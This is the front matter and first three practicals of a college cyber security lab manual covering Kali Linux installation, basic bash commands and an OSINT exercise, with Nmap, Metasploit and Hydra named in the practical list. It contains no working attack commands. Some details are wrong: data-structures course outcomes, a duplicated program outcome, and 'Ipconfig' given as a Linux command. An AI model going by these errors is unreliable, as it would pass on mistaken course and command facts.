



Lokmanya Tilak Jankalyan Shikshan Sanstha's
PRIYADARSHINI COLLEGE OF ENGINEERING, NAGPUR
(An Autonomous Institute affiliated to Rashtrasant Tukadoji Maharaj Nagpur University)



DEPARTMENT OF INFORMATION TECHNOLOGY

CYBER SECURITY - LAB MANUAL

Subject code: 24UIT301P

Semester: VI



DEPARTMENT OF INFORMATION TECHNOLOGY

INDEX

Sr No.	Contents	Page No.
1	Vision & Mission of the Institute	1
2	Vision & Mission of the Department	2
3	Program Educational Objectives	2
4	Program Specific Outcomes	2
5	Program Outcomes	3
6	Course Outcomes & CO-PO & PSO Mapping	4
List of Practical's & Content Beyond Syllabus		
1	Practical No. 1	6
2	Practical No. 2	9
3	Practical No. 3	12
4	Practical No. 4	15
5	Practical No. 5	18
6	Practical No. 6	22
7	Practical No. 7	26
8	Practical No. 8	30
9	Practical No. 9	33
10	Practical No. 10	38
11	Practical No. I1	42
12	Practical No. I2	47



LOKMANYA TILAK JANKALYAN SHIKSHAN SANSTHA'S

PRIYADARSHINI COLLEGE OF ENGINEERING

An Autonomous Institute Affiliated to R.T.M. Nagpur University, Nagpur

Accredited with Grade 'A+' by NAAC

Near C.R.P.F. Campus, Hingna Road, Nagpur - 440 019 (Maharashtra) India

Phone : 07104 - 299648, Fax : 07104-299681

E-mail : principal.pce.ngp@gmail.com • Website: www.pcenagpur.edu.in

AICTE ID No. 1-5435581; DTE CODE No. 4123,

UNIVERSITY CODE No. : 278




Vision

To become one of the India's leading Engineering Institutes in both education and research. We are committed to provide quality and state-of-the-art technical education to our students so that they become Technologically competent and in turn contribute for creating a great society.

Mission

1. Fostering a dynamic learning environment that equips students with Technical expertise, problem-solving skills and a deep commitment to ethical practices.
2. To cultivate a culture of innovation, incubation, research and entrepreneurship that drives technological advancements.
3. To uphold the spirit of mutual excellence while interacting with stake holders of our Institutional ecosystem.
4. Promoting lifelong learning, professional growth and ensuring holistic development of students and the well being of society.




Principal
Priyadarshini College of Engg.
Nagpur.

LOKMANYA TILAK JANKALYAN SHIKSHAN SANSTHA

Lokmanya Tilak Bhavan, Laxmi Nagar, Nagpur - 440 022, Maharashtra, INDIA. Tel : +91-712-2230665, 2245121. Fax No. : + 91-712 2221430. Website : www.ltjss.net



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Department of Information Technology


Date: 16/09/2023

Vision

To nurture the students with latest technology and research, helping them to become valuable contributors who can address the changing needs of the IT industry and society.

Mission

1. To create a holistic learning environment which empower the emerging graduates with advanced technical and value based education.
2. To attain professional excellence in the field of Information Technology and related areas.
3. To encourage transformative learning for research addressing the changing needs of society and fostering lifelong learning.


H.O.D.
Department of Information Tech
Priyadarshini College of Engg
Nagpur-19

LOKMANYA TILAK JANKALYAN SHIKSHAN SANSTHA

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PROGRAM EDUCATIONAL OBJECTIVES :

PEOs	Program Educational Objectives Statements
PEO1	Demonstrate strong technical expertise and uphold ethical values to excel in their professional careers.
PEO2	Apply advanced skills and knowledge in Information Technology to address real-world challenges and contribute to industry success.
PEO3	Pursue lifelong learning and engage in research and innovation to address societal needs and advance the field of Information Technology.



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PROGRAM OUTCOMES:

Engineering Graduates will Able to:

POs	Program Outcomes
PO1	Engineering knowledge: Apply the knowledge of mathematics, science, engineering fundamentals and an engineering specialization to the solution of complex engineering problems.
PO2	Problem analysis: Identify, formulate, review research literature, and analyze complex engineering problems reaching substantiated conclusions using first principles of mathematics, natural sciences, and engineering sciences.
PO3	Design/development of solutions: Design solutions for complex engineering problems and design system components or processes that meet the specified needs with appropriate consideration for the public health and safety, and the cultural, societal, and environmental considerations.
PO4	Conduct investigations of complex problems: Use research-based knowledge and research methods Including design of experiments, analysis and interpretation of data, and synthesis of the information to provide valid conclusions.
PO5	The engineer and society: Apply reasoning informed by the contextual knowledge to assess societal, health, safety, legal and cultural issues and the consequent responsibilities relevant to the professional engineering practice.
PO6	The engineer and society: Apply reasoning informed by the contextual knowledge to assess societal, health, safety, legal and cultural issues and the consequent responsibilities relevant to the professional engineering practice.
PO7	Environment and sustainability: Understand the impact of the professional engineering solutions in societal and environmental contexts, and demonstrate the knowledge of, and need for sustainable development.
PO8	Ethics: Apply ethical principles and commit to professional ethics and responsibilities and norms of the engineering practice.
PO9	Individual and team work: Function effectively as an individual, and as a member or leader in diverse teams, and in multidisciplinary settings.
PO10	Communication: Communicate effectively on complex engineering activities with the engineering community and with society at large, such as, being able to comprehend and write effective reports and design documentation, make effective presentations, and give and receive clear instructions.
PO11	Project management and finance: Demonstrate knowledge and understanding of the engineering and management principles and apply these to one's own work, as a member and leader in a team, to manage projects and in multidisciplinary environments.
PO12	Life-long learning: Recognize the need for, and have the preparation and ability to engage in independent and life-long learning in the broadest context of technological change.



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PROGRAM SPECIFIC OUTCOMES :

PSOs	Program Specific Outcomes
PSO1	An ability to apply mathematical foundations, algorithmic principles and computer science theory in the modeling and design of software systems of varying complexity.
PSO2	An ability to work with Open-Source Software and use off the shelf utilities for program integration.



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COURSE OUTCOMES :

Course Outcomes	Statement
CO1	Implement Data Structures like stacks, queues and linked list etc. using array and dynamic variables and compare these methods.
CO2	Implement complex data structures like trees and graphs in High level language.
CO3	Implement searching and sorting methods.

CO-PO & PSO MAPPING:

	PO1	PO2	PO3	PO4	PO5	PO6	PO7	PO8	PO9	PO10	PO11	PO12	PSO1	PSO2
CO1	3	2	3	2	2	1	1	1	1	2	1	1	3	3
CO2	3	3	3	2	2	1	1	1	1	2	1	1	3	3
CO3	3	3	3	2	2	1	1	1	1	2	1	1	3	2



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List of Practical's:



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Sr. No.	Name of Practical
1	Install Kali Linux on a virtual machine using VirtualBox and study the basic system configuration.
2	Explore the Kali Linux environment, including commonly used tools and basic Bash scripting commands.
3	Perform open-source intelligence (OSINT) gathering using tools such as Netcraft, WHOIS lookup, DNS reconnaissance, theHarvester, and Maltego.
4	Study the Nmap command structure and perform network scanning to identify open ports and running services on a target system.
5	Install a vulnerable virtual machine (Metasploitable2) and study unpatched vulnerabilities present in the system.
6	Demonstrate vulnerability assessment techniques using Metasploit framework on a controlled and authorized environment.
7	Install a Linux server on a virtual machine and configure Secure Shell (SSH) for remote access.
8	Analyze system log files using Fail2Ban to identify malicious login attempts and study IP banning mechanisms.



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9	Study password security and brute-force prevention mechanisms using controlled testing tools such as Hydra in a legal lab environment.
10	Perform real-time network traffic analysis and packet logging using Snort to study intrusion detection concepts.
Content Beyond Syllabus	
I1	Mini Project



PRACTICAL NO.1

Aim:

To Install Kali Linux on Virtual Box

Procedure:

Step 1: Open the Virtual Box website. Go to <https://www.virtualbox.org/> in your computer's Internet browser. This is the website from which you'll download the Virtual Box setup file.




Step 2: Install the Kali Linux ISO file in Google chrome




Step 3: Create a New Instances in the Virtual Box



Step 4: Select the Kali Linux ISO image files in the Storage



Step 5: Select the number of Processors and CPU's in the Network tab






Step 6: Start the Server and Choose the Kali Linux in Virtual Box





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Step 7: Select a Language as 'English' and Click to 'Continue'




Step 8: Enter the Host Name for the System and Click to 'Continue' and set username and Password





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
Step 9: Finish the Installation and Click to 'Continue'



Step 10: Finally open the Kali Linux in Virtual Box



Step 11: Give User name and Password, click 'Log in'





Result:

Thus to Install Kali Linux on Virtual Box was Successfully Installed.



PRACTICAL NO: 2

Aim:

To Explore Kali Linux and Bash Scripting.

Procedure:

Step 1: Start the Kali Linux on Virtual Box and open the File




Step 2: Create a New File in Terminal and Save it as `./sh`



Step 3: Write a Simple program in the Script



Step 4: The Script can be Executed using `./file_name.sh`





Step 5: Other Commands which can be used are

Ipconfig – Used to display information about the system

Ls -a – Used to view the files in the Directory

Mkdir – Used to Create a Directory





Result:

Thus to explore Kali Linux and Bash Scripting was Executed Successfully.




PRACTICAL NO. 3

Aim:

To Perform open source intelligence gathering using Netscraft, whois lookups, DNS Reconnaissance, Harvester and Maltego.

Procedure:

Step 1: Netscraft is a tool used for finding what infrastructure and technologies in a site



Step 2: The tool can be accessed using Browser and the Infrastructure and technologies of the website can be accessed by giving the URL of the site.




